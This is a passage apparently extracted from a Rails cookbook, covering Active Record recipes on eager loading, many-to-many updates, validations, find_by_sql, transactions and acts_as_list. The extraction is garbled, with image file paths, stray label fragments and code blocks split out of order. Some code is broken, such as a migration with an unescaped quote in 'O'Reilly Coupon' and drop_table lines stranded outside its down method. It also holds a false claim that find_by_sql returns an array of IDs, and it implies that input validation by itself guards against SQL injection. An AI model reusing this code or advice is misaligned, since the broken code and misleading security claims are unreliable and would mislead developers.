The solution uses the `:include` option of the `find` method to perform eager loading. Since we called the `find` method of the `Gallery` class, we can specify the kinds of objects to be retrieved by listing their names as they appear in the `Gallery` class definition.

So, since a gallery has `_many` `:photos` and belongs to a `:photographer`, we can pass `:photos` and `:photographer` to `:include`. Each association listed in the `:include` option adds a "left join" to the query created behind the scenes. In the solution, the single query created by the `find` method includes two "left joins" in the SQL it generates. In fact, that SQL looks like this:

```

SELECT
  photographers.`name` AS t2_r1,
  photos.`id` AS t1_r0,
  photos.`gallery_id` AS t1_r1,
  galleries.`id` AS to_r0,

```

```

photos.`name` AS t1_r2,
galleries.`photographer_id` AS to_r1,
photos.`file_path` AS t1_r3,
galleries.`name` AS to_r2,
photographers.`id` AS t2_r0

FROM galleries

LEFT OUTER JOIN photos
ON photos.gallery_id = galleries.id

LEFT OUTER JOIN photographers
ON photographers.id = galleries.photographer_id

```

There is a lot of aliasing going on here that's used by Active Record to convert the results into a data structure, but you can see the inclusion of the `photos` and `photographers` tables at work.

Active Record's eager loading is convenient, but there are some limitations to be aware of. For example, you can't specify `:conditions` that apply to the models listed in the `:include` option.

Figure 3.2 shows all of the gallery information gathered by the SQL query that was generated by `find`.

See Also

- [`<xi:include></xi:include>`](#)

3.11 Updating an Active Record Object

Problem

Your application needs the ability to update records in your database. These records may contain associations with other objects—and these associations may need to be updated, just like any other field.

For example, you have a database application for storing books during their creation. Your database schema defines books and inserts (coupons placed within the pages). You want to modify your application to allow you to update book objects by adding inserts. Specifically, a book can have several inserts and an insert can belong to more than one book.

Solution

Your database containing `books` and `inserts` tables is defined with this migration:

`db/migrate/001_build_db.rb:`




Figure 3.2. The results of the `find` method and eager loading, displayed.

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :name, :string
      t.column :description, :text
    end

    create_table :inserts do |t|
      t.column :name, :string
    end

    create_table :books_inserts, :id => false do |t|
      t.column :book_id, :integer
      t.column :insert_id, :integer
    end

    Insert.create :name => 'O'Reilly Coupon'
    Insert.create :name => 'Borders Coupon'
    Insert.create :name => 'Amazon Coupon'
  end

  def self.down
  end
end
```

```
drop_table :books
drop_table :inserts
end
end
```

The third table created in the migration creates a link table between *books* and *inserts*. Now establish a has-and-belongs-to-many relationship between *books* and *inserts* within the following model class definitions:

app/models/book.rb:

```
class Book < ActiveRecord::Base
  has_and_belongs_to_many :inserts
end
```

app/models/insert.rb:

```
class Insert < ActiveRecord::Base
  has_and_belongs_to_many :books
end
```

Modify the edit method of the Books controller to store all inserts in the `@inserts` array. This being an instance array, it will be made available to the edit form.

app/controllers/books_controller.rb:

```
class BooksController < ApplicationController
  def index
    list
    render :action => 'list'
  end

  def list
    @book_pages, @books = paginate :books, :per_page => 10
  end

  def show
    @book = Book.find(params[:id])
  end

  def new
    @book = Book.new
  end

  def create
    @book = Book.new(params[:book])
    if @book.save
      flash[:notice] = 'Book was successfully created.'
      redirect_to :action => 'list'
    else
      render :action => 'new'
    end
  end

  def edit
    @book = Book.find(params[:id])
    @inserts = Insert.find(:all, :order => "name desc")
  end
```

```

    end

    def update
      @book = Book.find(params[:id])
      insert = Insert.find(params["insert"].to_i)
      unless @book.inserts.include?(insert)
        @book.inserts << insert
      end
      if @book.update_attributes(params[:book])
        flash[:notice] = 'Book was successfully updated.'
        redirect_to :action => 'show', :id => @book
      else
        render :action => 'edit'
      end
    end

    def destroy
      Book.find(params[:id]).destroy
      redirect_to :action => 'list'
    end
  end

```

Add a drop down menu of inserts to the book edit form. This form submits to the update action of the Books controller, which has been modified to handle inserts.

app/views/books/edit.rhtml:

```

<h1>Editing book</h1>

<%= start_form_tag :action => 'update', :id => @book %>
<%= render :partial => 'form' %>

<select name="insert">
  <% for insert in @inserts %>
    <option value="<%= insert.id %>"><%= insert.name %></option>
  <% end %>
</select>

<%= submit_tag 'Edit' %>
<%= end_form_tag %>

<%= link_to 'Show', :action => 'show', :id => @book %> |
<%= link_to 'Back', :action => 'list' %>

```

Add inserts to the display of each book, if any exist.

app/views/books/show.rhtml:

```

<% for column in Book.content_columns %>
<p>
  <b><%= column.human_name %></b> <%= h @book.send(column.name) %>
</p>
<% end %>

<% if @book.inserts.length > 0 %>
  <b>Inserts:</b>;
  <ul>

```

```

<% for insert in @book.inserts %>
  <li><%= insert.name %></li>
<% end %>
</ul>
<% end %>

<%= link_to 'Edit', :action => 'edit', :id => @book %> |
<%= link_to 'Back', :action => 'list' %>

```

Discussion

Adding the details of a one-to-many relationship to a Rails application is a common next step after the generation of basic scaffolding. There are enough unknowns that having the scaffolding attempt to guess the details of a one-to-many relationship would not work. The good news is that a lot of helpful methods get added to your models when you create ActiveRecord associations. These methods really simplify the CRUD (Create, Read, update and Delete) of associations.

The solution adds a drop down list of inserts to the book edit form. The form passes an insert ID to the Books controller. The controller's update method finds this insert ID in the `params` hash, converts it to an integer with `to_i`, and passes it to the `find` method of the `Insert` sub-class of ActiveRecord. After retrieving the `insert` object, we check to see if the `book` object that we're updating already contains that insert. If not, the `insert` object is appended to an array of `inserts` with the `<<` operator.

The rest of the book data is updated with a call to `update_attributes` which, like ActiveRecord's `create` method, immediately attempts to save the object. If the save is a success, the solution redirects to the `show` action to display the newly update book and its inserts.

Figure 3.3 shows the edit screen of the solution's application.

See Also

-

`<xi:include></xi:include>`

3.12 Enforce Data Integrity with Active Record Validations

Problem

Your application's users will make mistakes while entering information into forms: after all, they wouldn't be users if they didn't. Therefore, you want to validate form data without creating a bunch of boilerplate error checking code. Since you're security conscious, you want to do validation on the server, and you want to prevent attacks like SQL injection.




Figure 3.3. The Book edit screen with a drop-down of Inserts.

Solution

Active Record provides a rich set of integrated error validation methods that make it easy to enforce valid data.

Let's set up a form to populate the following students table.

```
mysql> desc students;
+-----+-----+-----+-----+
| Field | Type | Null | Key | Default | Extra |
+-----+-----+-----+-----+
```

```

+-----+-----+-----+-----+
| id   | int(11) |      | PRI | NULL  | auto_increment |
| student_number | varchar(80) | YES |      | NULL  |
| first_name    | varchar(80) | YES |      | NULL  |
| last_name     | varchar(80) | YES |      | NULL  |
| class_level    | varchar(10) | YES |      | NULL  |
| email         | varchar(200) | YES |      | NULL  |
+-----+-----+-----+-----+
6 rows in set (0.00 sec)

```

We want to validate that `student_number` is actually a number, that `class_level` is a valid class (i.g., Freshman, Sophomore, etc...), and that `email` is a valid address. The three method calls in the following Student class handle all three of these validations:

```

class Student < ActiveRecord::Base

  validates_numericality_of :student_number

  validates_inclusion_of :class_level,
    :in => %w( Freshmen Sophomore Junior Senior),
    :message=>"must be: Freshmen, Sophomore, Junior, or Senior"

  validates_format_of :email, :with =>
    /^([^\s]+@[^\s]+\.(?:[-a-z0-9]+\.)+[a-z]{2,})$/i
end

```

Now we need to display error messages to the user, should the user enter invalid data. At the top of `students/new.rhtml` we place a call to `error_messages_for` and pass it the model we are validating (“student” in this case). To illustrate per field error display, the “Class level” field calls `error_message_on`. This method takes the model as well as the field as arguments.

```

<h1>New student</h1>

<%= start_form_tag :action => 'create' %>
<style> .blue { color: blue; } </style>

<%= error_messages_for 'student' %>

<p><label for="student_student_number">Student number</label>;
<%= text_field 'student', 'student_number' %></p>

<p><label for="student_first_name">First name</label>;
<%= text_field 'student', 'first_name' %></p>

<p><label for="student_last_name">Last name</label>;
<%= text_field 'student', 'last_name' %></p>

<p><label for="student_class_level">Class level</label>;
<%= error_message_on :student, :class_level, "Class level ", "", "blue" %>
<%= text_field 'student', 'class_level' %></p>

<p><label for="student_email">Email</label>;
<%= text_field 'student', 'email' %></p>

```

```
<%= submit_tag "Create" %>
<%= end_form_tag %>

<%= link_to 'Back', :action => 'list' %>
```

Discussion

Figure 3.4 shows what happens when a user enters a new student record incorrectly.

The solution uses three of the validation methods that are built into Active Record. If you don't find a validation method that meets your needs in the following list, you are free to create your own.

Active Record Validations:

- validates_acceptance_of
- validates_associated
- validates_confirmation_of
- validates_each
- validates_exclusion_of
- validates_format_of
- validates_inclusion_of
- validates_length_of
- validates_numericality_of
- validates_presence_of
- validates_size_of
- validates_uniqueness_of


Figure 3.4 displays error messages in the `errorExplanation` style defined in the `scaffold.css`. If this is close to how you'd like to display errors, you can make your own adjustments to default styles. If you need to completely customize the handling of error messages (to send an email message, for example) you can access the `object.errors` instance directly and create your own structured output.

Note that we didn't have to do anything specific to prevent SQL injection attacks. It's sufficient to know that the student number is indeed numeric, that the student's class is one of the four allowed strings, and that the email address matches our regular expression. It's going to be pretty hard to sneak some SQL by this application.

See Also

•

`<xi:include></xi:include>`



dent number

t name

t name

ss level

ss level must be: Freshmen, Sophomore, Junior, or Senior

ail

3.13 Executing Custom Queries with `find_by_sql`

problem

You've used Active Record's `find` method as well the dynamic attribute-based finders for simple queries. As useful as these methods are, there is sometimes no better tool than SQL for complex database queries. You want to use SQL to create a report from your database, and store the results of the query in an array of Active Record objects.

Solution

You have a database with `movies` and `genres` tables. The `movies` table contains sales data for each movie. The following migration sets up these tables and populates them with some data:

```
db/migrate/001_build_db.rb:  
  
class BuildDb < ActiveRecord::Migration  
  def self.up  
    create_table :genres do |t|  
      t.column :name, :string  
    end  
    create_table :movies do |t|  
      t.column :genre_id, :integer  
      t.column :name, :string  
      t.column :sales, :float  
      t.column :released_on, :date  
    end  
  
    genre1 = Genre.create :name => 'Action'  
    genre2 = Genre.create :name => 'Biography'  
    genre3 = Genre.create :name => 'Comedy'  
    genre4 = Genre.create :name => 'Documentary'  
    genre5 = Genre.create :name => 'Family'  
  
    Movie.create :genre_id => genre1,  
                 :name => 'Mishi Kobe Niku',  
                 :sales => 234303.32,  
                 :released_on => '2006-11-01'  
    Movie.create :genre_id => genre3,  
                 :name => 'Ikura',  
                 :sales => 8161239.20,  
                 :released_on => '2006-10-07'  
    Movie.create :genre_id => genre2,  
                 :name => 'Queso Cabrales',  
                 :sales => 3830043.32,  
                 :released_on => '2006-08-03'  
    Movie.create :genre_id => genre4,  
                 :name => 'Konbu',  
                 :sales => 4892813.28,  
                 :released_on => '2006-08-08'  
    Movie.create :genre_id => genre1,  
                 :name => 'Tofu',
```

```

        :sales => 13298124.13,
        :released_on => '2006-06-15'
    Movie.create :genre_id => genre2,
        :name => 'Genen Shouyu',
        :sales => 2398229.12,
        :released_on => '2006-06-20'
    Movie.create :genre_id => genre3,
        :name => 'Pavlova',
        :sales => 4539410.59,
        :released_on => '2006-06-12'
    Movie.create :genre_id => genre1,
        :name => 'Alice Mutton',
        :sales => 2038919.83,
        :released_on => '2006-02-21'
end

def self.down
    drop_table :movies
    drop_table :genres
end
end

```

Set up the one-to-many relationship between genres and movies with the following model definitions:

app/models/movie.rb:

```

class Movie < ActiveRecord::Base
    belongs_to :genre
end

```

app/models/genre.rb:

```

class Genre < ActiveRecord::Base
    has_many :movies
end

```

In the Movies controller, call the `find_by_sql` method of the Movie class. We store the results in the `@report` array.

app/controllers/movies_controller.rb:

```

class MoviesController < ApplicationController
    def report
        @report = Movie.find_by_sql("
            select
                g.name as genre_name,
                format(sum(m.sales),2) as total_sales
            from movies m
            join genres g
            on m.genre_id = g.id
            where m.released_on > '2006-08-01'
            group by g.name
            having sum(m.sales) > 3000000
        ")
    end
end

```

The view inserts the report into HTML:

app/views/movies/report.rhtml:

```
<h1>Report</h1>

<table border="1">
  <tr>
    <th>Genre</th>
    <th>Total Sales</th>
  </tr>
  <% for item in @report %>
    <tr>
      <td><%= item.genre_name %></td>
      <td>$<%= item.total_sales %></td>
    </tr>
  <% end %>
</table>
```

Discussion

The report method in the Movies controller calls the `find_by_sql` method, which executes any valid SQL statement. The `find_by_sql` method returns the attributes that are in the select clause of the SQL query. In this case they are stored in an instance array, and become available to the report view for display.

Note that the model class definitions are not necessary for `find_by_sql` to work. `find_by_sql` is just running an SQL query against your database; the query doesn't know or care about your Active Record model classes.

Figure 3.5 is the output of the report on movie sales by genre.

It's important to keep in mind that Active Record is not intended to replace SQL, but rather to provide a more convenient syntax for simple attribute or association lookups. SQL is an excellent tool for querying a relational database. If you find yourself getting into complex joins of a half dozen or more tables, or you just feel more comfortable solving a problem with pure SQL, it's perfectly acceptable to do so.

If you use complex queries, it would be nice to not have to repeat them throughout your application. A good practice is to add custom accessor methods to your models; these methods make queries that you use more than once. Here's a method that we've added to the Movie class called `find_comedies`:

```
class Movie < ActiveRecord::Base
  belongs_to :genre
  def self.find_comedies()
    find_by_sql("select * from movies where genre_id = 2")
  end
end
```

You can test this method from the Rails console.

```
>> Movie.find_comedies
=> [#<Movie:0x40927b20 @attributes={"name"=>"Queso Cabrales",
```

The screenshot shows a web browser window with the URL `http://www.railsurl.com:3000/movies/report` in the address bar. The title of the page is "Report". The content displays a list of movie genres with their total sales:

- !ruby/object:Movie
attributes:
 genre_name: Biography
 total_sales: "3,830,043.25"
- !ruby/object:Movie
attributes:
 genre_name: Comedy
 total_sales: "8,161,239.00"
- !ruby/object:Movie
attributes:
 genre_name: Documentary
 total_sales: "4,892,813.50"

Below this is a table:

Genre	Total Sales
Biography	\$3,830,043.25
Comedy	\$8,161,239.00
Documentary	\$4,892,813.50

At the bottom left, there is a link labeled "Display a menu".

Figure 3.5. The results of a simple report using `find_by_sql`.

```
"genre_id"=>"2", "sales"=>"3.83004e+06", "released_on"=>"2006-08-03",
"id"=>"3"}, #<Movie:0x40927ae4 @attributes={"name"=>"Genen Shouyu",
```

```
"genre_id=>"2", "sales=>"2.39823e+06", "released_on=>"2006-06-20",
"id=>"6"}>]
```

Notice that `find_by_sql` returns an array of IDs. This array is passed to the `find` method, which returns an array of `Movie` objects.

See Also

-

[`<xi:include></xi:include>`](#)

3.14 Protecting Against Race Conditions with Transactions

Problem

You've got a shopping application that adds items to a cart and then removes those items from inventory. These two steps are part of a single operation. Both the number of items in the cart and the amount remaining in inventory are stored in separate tables in a database. You recognize that it's possible for a number of items to be added to the cart and for there to be insufficient inventory to fill the order.

You could try to get around this by checking for available inventory prior to adding items to the cart, but it's still possible for another user to deplete the inventory in between your check for availability and cart quantity update.

You want to ensure that if there's not enough of an item in inventory, then the amount added to the cart is rolled back to its original state. In other words, you want both operations to complete successfully, or neither to make any changes.

Solution

Use Active Record Transactions.

Create a very simple database to store items in the cart and those remaining in inventory. Populate the inventory table with fifty laptops. Use the following migration to set this up:

`db/migrate/001_build_db.rb:`

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :cart_items do |t|
      t.column :user_id, :integer
      t.column :name, :string
      t.column :quantity, :integer, { :default => 0 }
    end

    create_table :inventory_items do |t|
      t.column :name, :string
      t.column :on_hand, :integer
    end
  end
end
```

```

    end

    InventoryItem.create :name => "Laptop",
                         :on_hand => 50
end

def self.down
  drop_table :cart_items
  drop_table :inventory_items
end
end

```

Create a model for inventory that subtracts items from the quantity on hand. Add a validation method that ensures that the amount of an item in inventory cannot be negative.

app/models/inventory_item.rb:

```

class InventoryItem < ActiveRecord::Base

  def subtract_from_inventory(total)
    self.on_hand -= total
    self.save!
    return self.on_hand
  end

  protected
  def validate
    errors.add("on_hand", "can't be negative") unless on_hand >= 0
  end
end

```

Create a cart model with an accessor method for adding items.

app/models/cart_item.rb:

```

class CartItem < ActiveRecord::Base

  def add_to_cart(qty)
    self.quantity += qty
    self.save!
    return self.quantity
  end
end

```

In the Cart controller, create a method that adds five laptops to a shopping cart. Pass a block containing the related operations into an Active Record transaction method. Further surround this transaction with exception handling.

app/controllers/cart_controller.rb:

```

class CartController < ApplicationController

  def add_items
    item = params[:item] || "Laptop"
    quantity = params[:quantity].to_i || 5
    @new_item = CartItem.find_or_create_by_name(item)
  end
end

```

```

@inv_item = InventoryItem.find_by_name(@new_item.name)

begin
  CartItem.transaction(@new_item, @inv_item) do
    @new_item.add_to_cart(quantity)
    @inv_item.subtract_from_inventory(quantity)
  end
rescue
  flash[:error] = "Sorry, we don't have #{quantity} of that item left!"
  render :action => "add_items"
  return
end
end

```

Create a view that displays the number of items in the cart with the number left in inventory, as well as a form for adding more items.

app/views/cart/add_items.rhtml:

```

<h1>Simple Cart</h1>

<% if @flash[:error] %>
  <p style="color: red; font-weight: bold;"><%= @flash[:error] %></p>
<% end %>

<p>Items in cart: <b><%= @new_item.quantity %></b>
<%= @new_item.name.pluralize %><p>

<p>Items remaining in inventory: <b><%= @inv_item.on_hand %></b>
<%= @inv_item.name.pluralize %><p>

<form action="add_items" method="post">
  <input type="text" name="quantity" value="1" size="2">
  <select name="item">
    <option value="Laptop">Laptop</option>
  </select>
  <input type="submit" value="Add to cart">
</form>

```

Discussion

The solution uses Active Record's transaction facility to guarantee that all operations within the transaction block are performed successfully, or that none of them are.

In the solution, the model definitions take care of incrementing and decrementing the quantities involved. The `save!` method that ActiveRecord provides commits the changed object to the database. `save!` differs from `save` in that it raises a `RecordInvalid` exception if the save fails, instead of returning `false`. The `rescue` block in the Cart controller catches the error, should one occur; this block defines the error message to be sent to the user.

Passing a block of code to the transaction method takes care of rolling back partial database changes made by that code, upon error. To return the objects involved in the



Figure 3.6. A laptop successfully added to the cart and removed from inventory.

transaction to their original state, we have to pass them as arguments to the transaction call as well as the code block.

Figure 3.6 shows the output of the simple cart from the solution after a successful “add to cart” attempt.

At the `mysql` prompt you can confirm that the quantities change as expected. More importantly, you can confirm that the transaction actually rolls back any database changes upon error.

```
mysql> select quantity, on_hand from cart_items ci, inventory_items ii where
  ci.name = ii.name;
+-----+-----+
| quantity | on_hand |
+-----+-----+
```




Figure 3.7. The results of a failed transaction.

```
|      32 |     18 |
+-----+-----+
1 row in set (0.01 sec)
```

Figure 3.7 shows the results of trying to add more than what's left in inventory.

Sure enough, the update of `quantity` was rolled back because the decrement of `on_hand` failed its validation check.

```
mysql> select quantity, on_hand from cart_items ci, inventory_items ii where
ci.name = ii.name;
+-----+-----+
| quantity | on_hand |
+-----+-----+
|      50 |      0 |
```

```
+-----+-----+
1 row in set (0.01 sec)
```

For Active Record transactions to work, your database needs to have transaction support. The default database engine for MySQL is MyISAM, which does not support transactions. The solution specifies that MySQL use the InnoDB storage engine in the table creation statements. InnoDB has transaction support. If you're using PostgreSQL, you have transaction support by default.

See Also

-

<xi:include></xi:include>

3.15 Add Sort Capabilities to a Model with acts_as_list

Problem

You need to present the data in a table sorted according to one of the table's columns.

For example, you are creating a book and have a database to keep track of the book's contents. You know the chapters of the book, for the most part, but their order is likely to change. You want to store the chapters as an ordered list that is associated with a book record. Each chapter needs the ability to be repositioned within the book's table of contents.

Solution

Set up a database of books and chapters. The following migration inserts an initial book and some recipes associated with it.

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :books do |t|
      t.column :name, :string
    end

    mysql_book = Book.create :name => 'MySQL Cookbook'

    create_table :chapters do |t|
      t.column :book_id, :integer
      t.column :name, :string
      t.column :position, :integer
    end

    Chapter.create :book_id => mysql_book.id,
                  :name => 'Using the mysql Client Program',
                  :position => 1
  end
end
```

```

Chapter.create :book_id => mysql_book.id,
               :name => 'Writing MySQL-Based Programs',
               :position => 2
Chapter.create :book_id => mysql_book.id,
               :name => 'Record Selection Techniques',
               :position => 3
Chapter.create :book_id => mysql_book.id,
               :name => 'Working with Strings',
               :position => 4
Chapter.create :book_id => mysql_book.id,
               :name => 'Working with Dates and Times',
               :position => 5
Chapter.create :book_id => mysql_book.id,
               :name => 'Sorting Query Results',
               :position => 6
Chapter.create :book_id => mysql_book.id,
               :name => 'Generating Summaries',
               :position => 7
Chapter.create :book_id => mysql_book.id,
               :name => 'Modifying Tables with ALTER TABLE',
               :position => 8
Chapter.create :book_id => mysql_book.id,
               :name => 'Obtaining and Using Metadata',
               :position => 9
Chapter.create :book_id => mysql_book.id,
               :name => 'Importing and Exporting Data',
               :position => 10
end

def self.down
  drop_table :chapters
  drop_table :books
end
end

```

Set up the one-to-many relationship and add the `acts_as_list` declaration to the Chapter model definition.

app/models/book.rb:

```

class Book < ActiveRecord::Base
  has_many :chapters, :order => "position"
end

```

